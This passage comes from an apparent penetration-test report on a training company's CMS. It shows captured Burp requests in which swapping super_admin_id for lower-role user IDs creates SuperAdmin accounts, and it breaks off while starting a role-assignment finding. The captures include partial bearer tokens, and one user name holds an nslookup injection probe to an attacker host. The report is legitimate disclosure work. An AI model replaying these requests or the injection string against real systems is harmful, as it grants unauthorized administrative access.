4		Dante Tester	testerDante@bjitacademy.com	Super Admin	Mir Mohaiminul Islam	14:53 22 Nov 2023	Active	
5		dakat	dakat@bjit.com	Trainer	Shawkat Ali Sujon	14:50 22 Nov 2023	Active	
6		testUser	testUser24@bjitacademy.com	Admin	testSeoMohaiminul	14:15 22 Nov 2023	Active	
7		testUser	testUser23@bjitacademy.com	Admin	testAdminSujon	14:07 22 Nov 2023	Active	
8		testUser	testUser@bjitacademy.com	Admin	Mir Mohaiminul Islam	14:05 22 Nov 2023	Active	
9		testAdminRifat	test.admin.rifat@bjitacademy.com	Admin	Shawkat Ali Sujon	14:30 22 Nov 2023	Active	
10		testSeoZeba	test seo zeba@bjitacademy.cc	SEO Manager	Sehrish Zeba	11:04 22 Nov 2023	Active	

After creating the user by Trainer the frontend.

Serial	Image	Name	Email	Role	Updated by User	Last Updated	Status	Action
1		Dante Tester	testerDante1@bjitacademy.com	Super Admin	testTrainerMohair	5:27 22 Nov 2023	Active	
2		doku ali	doku@bjit.comh	Trainer	Nigah Hossain	15:23 22 Nov 2023	Active	
3		doku ali	doku@bjit.com	Trainer	Nigah Hossain	15:25 22 Nov 2023	Active	
4		doku ali	moku@bjit.com	Trainer	Ahasanul Haque	15:26 22 Nov 2023	Active	

Similarly Admin, SEO Manager, Content Manager can also has unauthorized access to create a new User.

For Admin:

Here the user email: test.admin.mohaiminul@bjitacademy.com

Username: testAdminMohaiminul

User_id : 54

Request

Pretty	Raw	Hex
22 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
23 Content-Disposition: form-data; name="name"		
24 testAdminMohaiminul		
25 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
26 Content-Disposition: form-data; name="email"		
27 test.admin.mohaiminul@bjitacademy.com		
28 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
29 Content-Disposition: form-data; name="image"		
30 31		
32 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
33 Content-Disposition: form-data; name="phone_number"		
34 456465467534		
35 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
36 Content-Disposition: form-data; name="password"		
37 40		
38 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
39 Content-Disposition: form-data; name="new_password"		
41 44		
42 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
43 Content-Disposition: form-data; name="new_password_confirmation"		
45 48		
46 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T		
47 Content-Disposition: form-data; name="user_id"		
49 50		
50 Content-Disposition: form-data; name="user_id"		
51 52		
52 53 54		
54 -----WebKitFormBoundaryQ4J9BMJr fxNUcB4T--		
<<		

Response

Pretty	Raw	H
--------	-----	---

Now Replace this superadmin user_id with the Admin user_id.

SuperAdmin x Trainer x Admin x

Send Cancel < > Target: https://cms.b

Request

Pretty	Raw	Hex
13 Sec-Fetch-Site: same-origin		
14 Sec-Fetch-Dest: cors		
15 Sec-Fetch-Dest: empty		
16 Referer: https://cms.bjitacademy.com/backend/register		
17 Accept-Encoding: gzip, deflate, br		
18 Accept-Language: en-GB,en;q=0.9		
19 Priority: u+1, i		
20 Connection: close		
21		
22 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
23 Content-Disposition: form-data; name="name"		
24 Dante TesterAdmin		
25 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
26 Content-Disposition: form-data; name="email"		
27 testerDanteByAdmin@bjitacademy.com		
28 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
29 Content-Disposition: form-data; name="role"		
30 SuperAdmin		
31 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
32 Content-Disposition: form-data; name="certification"		
33 [{"title": ""}]		
34 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
35 Content-Disposition: form-data; name="password"		
36		
37 testerDante		
38 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
39 Content-Disposition: form-data; name="super_admin_id"		
40 45		
41 testAdminMohaiminul		
42 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		
43 Content-Disposition: form-data; name="super_admin_id"		
44 46		
45 54		
46 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk		

Response

Pretty	Raw	Hex	Render
afg0y0K3NyipLBxRjHx0cqiQyvSEXiadAgVi effHwNojCj_Beh7K0j886jHAllvIcljpNIBi-L			
pqgANdMHlonzBKUUVUeMei-Y",			
"token_type": "bearer",			
"expires_in": 863595,			
"user": {			
"id": 135,			
"name": "Dante TesterAdmin",			
"email": "testerDanteByAdmin@bjitacademy.com",			
"role": "SuperAdmin",			
"active": 1,			
"phone_number": null,			
"image_url": null,			
"designation": null,			
"info": null,			
"user": {			
"id": 54,			
"name": "testAdminMohaiminul",			
"email": "test.admin.mohaiminul@bjitacademy.com",			
"role": "Admin",			
"phone_number": null,			
"image_url": null,			
"designation": null,			
"info": null,			
"experience": null,			
"skills": null,			
"certification": [
{			
"title": "",			
}			
],			
"updated_time": "15:45 22 Nov 2023"			
},			

Inspector

- Request attrib
- Request query
- Request body
- Request cookie
- Request head
- Response hea

Here Admin also can create a user lets see it from frontend.

From SEO Manager:

Here the useremail: test.seo.mohaiminul@bjitacademy.com

User_id: 57

```

-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="name"
testSeoMohaiminul
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="email"
test.seo.mohaiminul@bjitacademy.com
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="image"
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="phone_number"
null
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="password"
null
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="new_password"
null
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="new_password_confirmation"
null
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS
Content-Disposition: form-data; name="user_id"
57
-----WebKitFormBoundaryvpG2ooJ0C3gB10JS--

```

Now replace the super admin user_id with the seo manager user_id.

SuperAdmin x Trainer x Admin x SEO Manager x + Target: []

Send **Cancel** < > ▾

Request	Response
<pre> 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://cms.bjitacademy.com/backend/register 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-GB,en;q=0.9 19 Priority: u1, i 20 Connection: close 21 22 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk 23 Content-Disposition: form-data; name="name" 24 25 Dante TesterSEO 26 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk 27 Content-Disposition: form-data; name="email" 28 29 testerDanteBySEO@bjitacademy.com 30 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk 31 Content-Disposition: form-data; name="role" 32 33 SuperAdmin 34 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk 35 Content-Disposition: form-data; name="certification" 36 37 [{"title":""}] 38 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk 39 Content-Disposition: form-data; name="password" 40 41 testerDante 42 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk 43 Content-Disposition: form-data; name="super_admin_id" 44 45 57 46 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 22 Nov 2023 09:58:02 GMT 3 Server: Apache 4 Cache-Control: no-cache, private 5 X-RateLimit-Limit: 60 6 X-RateLimit-Remaining: 59 7 Access-Control-Allow-Origin: * 8 Vary: Accept-Encoding,Authorization 9 Connection: close 10 Content-Type: application/json 11 Content-Length: 1649 12 13 { "success":true, "result": [{ "name": "Dante TesterSEO", "token": "eyJhbGciOiJIaWEsZmY1NDCzHNMwYzY1NDM2Yz82WE32GVAYczd7tdMDhhZTENSDmZWNiMWVmZjUNCz2hMDY4MWRL0T2mMDUyNjMwNC1CNGV10Q0GNTcLcJpYNQlojE3MDACNDcwODiuTQ0mz80MDY5MzY2NDU1MDc4MT11CJuYzYi0jE3DA2NDcwODiuTQ0Ne25MDc2MTU2njE2MjEuOTM3NSwiENhuIjoxNaAkNTExMDgyJk0HtgNjJwHtg1NTQ0Gc1LCCjzW1i01KmY1LCjzT9wZXMl0tduFg_Spb-B1N9KPyGDaFruik5S0GOTkAmFjp047zhHUSLAbvPMDyv3FT73oUmHuEu0ehMhMp4Y0F7Rj_YJ13jHDZdpyc8mnbhQa-s-vfs9ACK8Scog59QDMNNc-vzTRER_Tsd1-cH30Wc1038UmdyX4Cd01Vft75ouax74KoTXIWW-7TGfYs2q3mJFWh-Yrp1Wjtu751W9dUQDrqgCsOFAVDkwWmU0AJLDehvsvU0Q401R1VT40Cr77SPB-vgUGOGyONFa4MpzoqvVCas5vxi1h1o-VVfVwmEMDdDhxz1vwz7WQKF3afskgrv8yHkuwdH51Uh5P22ZNLgCuVKOUR4H3PZf7eoAmNW37H6UDrkRp_g2i_1leV2Qj-EdvY2_z0Qsh0a8JAnx_MCKWosVubuB70xfIT8sA7de9zDoViyP6caAuhmt-rRkjw_B75UpiwtPFbmSw4qy0XzSuxovxv71HFT4sCbcWxUcA74jtlmIOnFz0jJfLJGP01Ystemct41WTKQ0inwdgEUj0whSAf3-S6Yi1_hpQBRaKAHUb1hr6WPlolgb8wqOpzxYFBXnDy4cQHFcpgkZg5RzXoinC5pSbfCPQB66nbr8GRlhg54KHBBEBb0b5lmhvRhNOPEJcfjzCMsEf5jgyRq1FtjKsuU", "token_type": "bearer", "expires_in": 863999, }], "user": [{ "id": 136, "name": "Dante TesterSEO", "email": "testerDanteBySEO@bjitacademy.com", "role": "SuperAdmin", "active": 1, "phone_number": null, "image_url": null, "designation": null, "info": null, "user": [{ "id": 57, "name": "testSeoMohaiminul", "email": "test.seo.mohaiminul@bjitacademy.com", "role": "SEO Manager", "phone_number": null, "image_url": null, "designation": null, "info": null, "experience": null, "skills": null, "certification": [{ "title": "" }], "updated_time": "15:58 22 Nov 2023" }], "updated_time": "15:58 22 Nov 2023" }] } </pre>

① ⚙️ ← → Search 0 highlights

② ⚙️ ← → Search 0 highlight

Now see the output from the frontend.

Serial	Image	Name	Email	Role	Updated by User	Last Updated	Status	Action
1		Multi Menk Jnslookup kg 2ohoyw.web-attacker.com	menk@bjit.com	Content Manager	Mir Mohaiminul Islam	15:59 22 Nov 2023	Active	
2		Dante TesterSEO	testerDanteBySEO@bjit	Super Admin	testSeoMohaimin	15:58 22 Nov 2023	Active	
3		Dante TesterAdmin	testerDanteByAdmin@t	Super Admin	testAdminMohain	15:45 22 Nov 2023	Active	
4		Dante Tester	testerDanteByAdmin@t	Super Admin	testAdminMohain	15:44 22 Nov 2023	Active	

From Content Manager:

Here the content manager email_id :

test.contentmanager.mohaiminul@bjitacademy.com

User_id: 55

```

-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="name"
testContentManagerMohaiminul
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="email"
test.contentmanager.mohaiminul@bjitacademy.com
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="image"
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="phone_number"
43656547657
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="password"
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="new_password"
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="new_password_confirmation"
-----WebKitFormBoundary3aQHDQQLbzNWzImA
Content-Disposition: form-data; name="user_id"
55
-----WebKitFormBoundary3aQHDQQLbzNWzImA--
    
```

Now replace the super admin user_id with the content manager user_id.

```

Request
Pretty Raw Hex
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/register
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
23 Content-Disposition: form-data; name="name"
24
25 Dante TesterContent
26 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
27 Content-Disposition: form-data; name="email"
28
29 testerDante@bjitacademy.com
30 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
31 Content-Disposition: form-data; name="role"
32
33 SuperAdmin
34 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
35 Content-Disposition: form-data; name="certification"
36
37 [{"title": ""}]
38 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
39 Content-Disposition: form-data; name="password"
40
41 testerDante
42 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
43 Content-Disposition: form-data; name="super_admin_id"
44
45 55
46 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Nov 2023 10:06:13 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 1691
12
13 {
14     "success": true,
15     "result": {
16         "name": "Dante TesterContent",
17         "token": {
18             "token_type": "bearer",
19             "expires_in": 863995
20         }
21     }
22 }

```

After creation of the user we can see that content manager id can be used to create a new user and it shows that content manager create the account in reality it is created by a other user.

```

Request
Pretty Raw Hex
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://cms.bjitacademy.com/backend/register
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en;q=0.9
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
23 Content-Disposition: form-data; name="name"
24
25 Dante TesterContent
26 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
27 Content-Disposition: form-data; name="email"
28
29 testerDante@bjitacademy.com
30 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
31 Content-Disposition: form-data; name="role"
32
33 SuperAdmin
34 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
35 Content-Disposition: form-data; name="certification"
36
37 [{"title": ""}]
38 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
39 Content-Disposition: form-data; name="password"
40
41 testerDante
42 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk
43 Content-Disposition: form-data; name="super_admin_id"
44
45 55
46 -----WebKitFormBoundaryTVFdDwE9nZRfI5Tk

Response
Pretty Raw Hex Render
1 hFlASZ2Z-2_G_nU5_37e7e90zxhaIgpj1g0ZpeIG5fpSc3rSuH_UvnH14iuVgmUDmgpC
2 Y_RQtvBVB_jYQCSQ4uYRMGy9DYNz1GhsMOGFawUfWxX0vegSxTxPR0qrV10q0-dBk
3 Tps4Iciidomn1WcntabwWVJjwL67-xm-4gRIoqY3jbv43c1VvMfcqGalh6uT1
4 MAMhPmPbWQ3M1eqpuDoe8gMHP2ZUgShwQWPCrVfjsbdltDctaw6eAhVvOUpHiad5_AckW
5 l6lzm4ACZ9ED1wp7b3CCws0WygE0ObiBPs15S3alFbzL3OXPUzWAOkiAeqn0NzLkvTB
6 AHAJQeTmV151snsnpU0wrx",
7 "token_type": "bearer",
8 "expires_in": 863995,
9 "user": [
10     {
11         "id": 138,
12         "name": "Dante TesterContent",
13         "email": "testerDante@bjitacademy.com",
14         "role": "SuperAdmin",
15         "active": 1,
16         "phone_number": null,
17         "image_url": null,
18         "designation": null,
19         "info": null,
20         "user": {
21             "id": 55,
22             "name": "Dante TesterContent",
23             "email": "testerDante@bjitacademy.com",
24             "role": "Content Manager",
25             "phone_number": null,
26             "image_url": null,
27             "designation": null,
28             "info": null,
29             "experience": null,
30             "skills": null,
31             "certification": [
32                 {
33                     "title": ""
34                 }
35             ]
36         }
37     }
38 ]

```

Now from the frontend we see that,

The screenshot shows a web browser window for 'BJIT Academy' with the URL <https://cms.bjitacademy.com/backend/all-users>. The left sidebar has a 'Users' section with 'Add User' and 'All Users' options. The main content area is titled 'Backend > All Users' and shows a table of users. The first row, which has a red border around its entire cell, represents a user created by manipulating the user_id. The table columns are: Serial, Image, Name, Email, Role, Updated by, Last Updated, Status, and Action. The first row's data is: 1, Dante TesterContent, testerDanteByContent@bjitacademy.com, Super Admin, testContentMan, 16:06 22 Nov 2023, Active, edit icon, delete icon.

Serial	Image	Name	Email	Role	Updated by	Last Updated	Status	Action
1		Dante TesterContent	testerDanteByContent@bjitacademy.com	Super Admin	testContentMan	16:06 22 Nov 2023	Active	
2		Multi Menk[Inslookup kgrjz0hoyw-web-attacker.com]	menk@bjit.com	Content Manager	Mir Mohaiminul Islam	15:59 22 Nov 2023	Active	
3		Dante TesterSEO	testerDanteBySEO@bjit.com	Super Admin	testSeoMohaimin	15:58 22 Nov 2023	Active	
4		Dante TestarAdmin	testerDanteByAdmin1@bjit.com	Super Admin	testAdminMohain	15:45 22 Nov 2023	Active	

Here ,

Expected Result: Only super admin can create an user and one user can't create another user by manipulating the user_id.

Actual Result: User_id can be manipulated and by replacing a super admin user_id with another user's user_id , a new user can be created where the normal user is unauthorized to perform this task.

5. Title: Unauthorized role assignment (Horizontal Privilege Escalation) to the new users(Add User) and the existing users(Edit User).

Target: cms.bjitacademy.com

Affected Url/API:

POST /academysite/api/public/api/v1/user/register (For Add a user with unauthorized role)


POST /academysite/api/public/api/v1/user/update-user-by-super-admin (For existing user update who has unauthorized user role)

Summary: At the time of creating new user any kinds of user role can be assigned which is not exist in the website which is created horizontal privilege escalation.


Proof of Concept:

For the proof of concept at first, I have to login with Super Admin login credentials with the build in chromium browser of burp suite.

Here the Super-Admin User: mohaiminul.islam@bjitacademy.com




The website has several roles : Super Admin, Admin, Content Manager, SEO Manager, Trainer




Now I went to Dashboard→Users→Add User page with /backend/register Url.

After fillup the form I click the Add User button.



The screenshot shows a web browser window with the URL <https://cms.bjitätacemy.com/backend/register>. On the left, there is a sidebar menu for 'BJIT Academy' with various options like Dashboard, Home, Training, News, Blogs, About Page, Contact, Users, Add User, All Users, Subscribers, and SEO Pages. The 'Add User' button under the 'Users' section is highlighted with a red box. The main content area contains a registration form with fields for Name, Email, Role, Password, and Repeat Password, all of which are filled out. The 'Add User' button at the bottom is also highlighted with a red box.

Here I capture the request with proxy intercept on. After that I send the request to the burp Repeater.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request for <https://cms.bjitätacemy.com/backend/register> is captured and displayed in the 'Inspector' panel. The 'Intercept' button in the top navigation bar is highlighted with a red box. The request details show a POST method to '/academysite/api/public/api/v1/user/register'. The 'Raw' tab in the Inspector panel is selected, showing the JSON payload of the registration form.

Here the API I am working with : **POST /academysite/api/public/api/v1/user/register.**

```

POST /academy/api/public/api/v1/user/register HTTP/1.1
Host: cms.bjitatcademy.com
Cookie: _ga=GAI.2.392706036.1700121047; _gid=GAI.2.1019102073.1700618574; _ga_P7XRLT5BlJ=GS1.2.1700736353.28.1.1700738723.0.0.0
Content-Length: 778
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary19VXcm0gQAtpE2Yt
Sec-Ch-UA-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJhdWUiOiI3IiwianpIjoic1Y2FmZjY2ZlQSHdZWG13ZGYZNDIwMWYjY3QyZDU3MjQCY2phZDYZODQyNmYCY2UzZTg4ZjhZVhNY0071ZDY2ZmY52TY1YzKZYmZDl1NjCjpxYQjQioj83MDA3Mj84NTYuODYwNzkwMDROMY20TY3NzccNDMSNSvibmJmIjoxMzAwNzI5ODU2Ljg2MDcSNDA2NzM4MjgxMjUsImV4c18MTUSMzg1Ni44NTcwNDM5ODE1NT1xMjQwMjMOMzc1LCJzdW1oIiONylsInNjb3BlcyI6W119.sdtRQtw-ax8eoXZ8MKfXut8qid0j4hGYNBb4Pu1ZAOxD_y5sWcWdpGszzWi.iUgubQAojoDlJjcscj_EhgZ5c4vm-taD8CFYsIyeCeHXOCMbaZN1rv60EJPAixgy15si5r81P613IpkyzcpfM6HBTsFfdz2NB8gtCHusbsSm1UGspjxRz2tWZTMpULhvCm0losWcgMqeqlNREvYOGPX30v61S09kGD11MzUR_uigd2q0B6dfkeCdl19H-g-x8hqElV40013v0S6WiFFBG146fBjNUYz88EU-CvhbdQzB6TutAaSSK32wxHEDz19q4ad_K2EHHR4xK0TbK9VWRd5z9X5RaSOKysq4pYOM_A9dzXAB8CD031PvfJdpUKUD6PqpLVqgshTvgou4PTNS4y5WasdP1febc6AvsoT4re1Tuag2Jv-pa5yVDtQUV3cnaJ0C24ieZSRBb8v4w5A4x2Tq2PfUla_UwDugk187-fcRCUwVKnlpJk8noeBsWhbW55f6hhSzAsCYdFPYBuRoRBStfcJL0F307WF09DRHODdXjPPE5QIfsNK1aSj14x53eLmj8pdYkuh0mGU5S80NKrmUpEmKzbRLuaKJgK_GzfzwZePvJB4CUT_KRCi4uzggRpnsVgDhnm7rcNjBingdeqj40hc7zRB7afdf8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitatcademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitatcademy.com/backend/register

```

The User role is selected here is admin. The new user's role should not be manipulated by any kinds of role name. Lets try to change the role parameter.

```

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
Connection: close
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
Content-Disposition: form-data; name="name"
Mir Tester
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
Content-Disposition: form-data; name="email"
mir@gmail.com
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
Content-Disposition: form-data; name="role"
Admin
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
Content-Disposition: form-data; name="certification"
[{"title": ""}]
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
